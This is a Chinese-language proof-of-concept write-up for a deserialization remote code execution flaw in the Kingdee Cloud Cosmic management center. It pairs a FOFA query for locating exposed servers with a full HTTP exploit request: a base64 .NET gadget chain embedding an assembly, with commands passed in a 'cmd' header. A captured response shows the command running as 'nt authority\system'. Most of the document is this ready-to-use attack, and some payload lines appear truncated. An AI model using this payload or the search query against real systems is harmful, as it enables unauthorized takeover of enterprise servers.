J8-8金蝶-云星空-RCE

漏洞描述：

由于金蝶云星空数据通信默认采用的是二进制数据格式，需要进行序列化与反序列化，在此过程中未对数据进行签名或校验，导致客户端发出的数据可被攻击者恶意篡改，写入包含恶意代码的序列化数据，达到在服务端远程命令执行的效果。该漏洞不仅存在于金蝶云星空管理中心（默认8000端口），普通应用（默认80端口）也存在类似问题。

影响版本：

- 金蝶云星空-管理中心

网站图片：


网络测绘：

fofa语法：

FOFA：app="金蝶云星空-管理中心"

漏洞复现：

Exp生成过程参考[金蝶云星空RCE漏洞复现_金蝶云星空漏洞-CSDN博客]



payload：

```
POST /Kingdee.BOS.ServiceFacade.ServicesStub.AppDesigner.AppDesignerService.RecordCurDevCodeInfo.common.kdsvc HTTP/1.1
Host: your-ip
Content-Type: text/json
cmd: whoami

{"ap0":"AAEAAAD/AQAAAAAAAAAMAgAAAFdTeXN0ZW0uV2luZG93cy5Gb3JtcywgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkFAQAAACFTeXN0ZW0uV
```

效果图:

PS：需自行生成payload

Request 数据包扫描 热加载 构造请求

```
POST /Kingdee.BOS.ServiceFacade.ServicesStub.AppDesigner.AppDesignerService.RecordCurDevCodeInfo.common.kdsvc HTTP/1.1
Host: [redacted]
Content-Type: text/json
cmd: whoami

```


```
{"ap0":"AAEAAAD/////
AQAAAAAAAAAMAgAAAFdTeXN0ZW0uV2luZG93cy5Gb3JtcywgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW51dXRyYWwsIFB1Ymxp
Y0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkFAQAAACFTeXN0ZW0uV2luZG93cy5Gb3Jtcy5BeEhvc3QrU3RhdGUBAAAAEVByb3B1
cnR5QmFnQmluYXJ5BwICAAAACQMAAAAPAwAAAMctAAACAAEAAAD/////
AQAAAAAAAAAEAQAAAH9TeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5MaXN0YDFbW1N5c3RlbS5PYmplY3QsIG1zY29ybGliLCBW
ZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dAwAAAAZfaXR1
bXMFX3NpemUIX3ZlcnNpb24FAAAICAkCAAAACgAAAAoAAAAQAgAAABAAAAAJAwAAAAkEAAAACQUAAAAJBgAAAAkHAAAACQgAAAAJ
CQAAAAkKAAAACQsAAAAJDAAAAA0GBwMAAAABAQAAAAEAAAAHAgkNAAAADA4AAABhU3lzdGVtLldvcmtmbG93LkNvbXBvbmVudE1v
ZGVsLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49MzFiZjM4NTZhZDM2NGUzNQUEAAAA
alN5c3RlbS5Xb3JrZmxvdy5Db21wb25lbnRNb2RlbC5TZXJpYWxpemF0aW9uLkFjdGl2aXR5U3VyemdhdGVTZWxlY3RvcitPT2Jq
ZWN0U3Vycm9nYXRlK09iamVjdFN1cmlhbGl6ZWRSZWYCAAAABHR5cGULbWVtYmVyRGF0YXMDBR9TeXN0ZW0uVW5pdHlTZXJpYWxp
emF0aW9uSG9sZGVyDgAAAAkPAAAACRAAAAABBQAAAAQAAAAJEQAAAAkSAAAAAQYAAAAEAAAACRMAAAAJFAAAAAEHAAAABAAAAAkV
AAAACRYAAAABCAAAAAQAAAAJFwAAAAkYAAAAAQkAAAAEAAAACRkAAAAJGgAAAAEKAAAABAAAAAkbAAAACRwAAAABCwAAAAQAAAAJ
HQAAAAkeAAAABAwAAAAcU3lzdGVtLkNvbGxlY3Rpb25zLkhhc2h0YWJsZQcAAAAKTG9hZEZhY3RvcgdWZXJzaW9uCENvbXBhcmVy
EEhhc2hDb2RlUHJvdmlkZXIISGFzaFNpemUES2V5cwZWYWx1ZXMAAAMDAAUFCwgcU3lzdGVtLkNvbGxlY3Rpb25zLk1Db21wYXJl
ciRTeXN0ZW0uQ29sbGVjdGlvbnMuSUhhc2hDb2RlUHJvdmlkZXII7FE4PwIAAAAKCgMAAAAJHwAAAAkgAAAADw0AAAAAEAAAAk1a
kAADAAAABAAAAP//
AAC4AAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAAAAOH7oOALQJzSG4AUzNIVRoaXMgcHJvZ3Jh
bSBjYW5ub3QgYmUgcnVuIGluIERPUyBtb2RlLg0NCiQAAAAAAAAAUEUAAEwBAwBeRrJ1AAAAAAAAAADgAAIhCwELAAAIAAAABgAA
AAAAN4mAAAAIAAAAEAAAAAAABAAIAAAAAIAAAQAAAAAAAABAAAAAAAAAAgAAAAAIAAAAAAAADAECFAAAQAAAQAAAAABAAABAA
AAAAAAAQAAAAAAAAAAAAAACQJgAASwAAAABAAACoAgAAAAAAAAAAAAAAAAAAAAAAAABgAAAMAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAgAAAAAAAAAAAAAAAggAABIAAAAAAAAAAAAAAAudGV4dAAAAOQGAAAA
IAAAAAgAAAACAAAAAAAAAAAAAAAAAAAgAABgLnJzcmMAAACoAgAAAEAAAAAEAAAACgAAAAAAAAAAAAAAAAAAAQAAAQC5yZWxvYwAA
DAAAAABgAAAAAgAAAA4AAAAAAAAAAAAAAAAAAAEAAAEIAAAAAAAAAAAAAAAAAAAAAAwCYAAAAAAABIAAAAAgAFADAhAABgBQAAAQAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAbMAMAwwAAAAEAABECKAMAAAAooBAAA
CgoGbwUAAApvBgAACgZvBwAACm8IAAAKcwkAAAoLB28KAAAKcgEAAHBvCwAACgZvDAAACm8NAAAKchEAAHBvDgAACgwHbwoAAApy
```


Responses 215bytes / 203ms

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
Set-Cookie: kdservice-sessionid=c17b9615-7
Set-Cookie: ASP.NET_SessionId=te5e3r2hlon3
X-Powered-By: ASP.NET
Date: Thu, 25 Jan 2024 12:58:58 GMT
Content-Length: 215

nt authority\system
response_error:发生时间: 20:58:58
错误编号: ceca7dd1e8744c7097e7887114a3ee
错误信息: ParamDeserialize▲※★序列化类型
```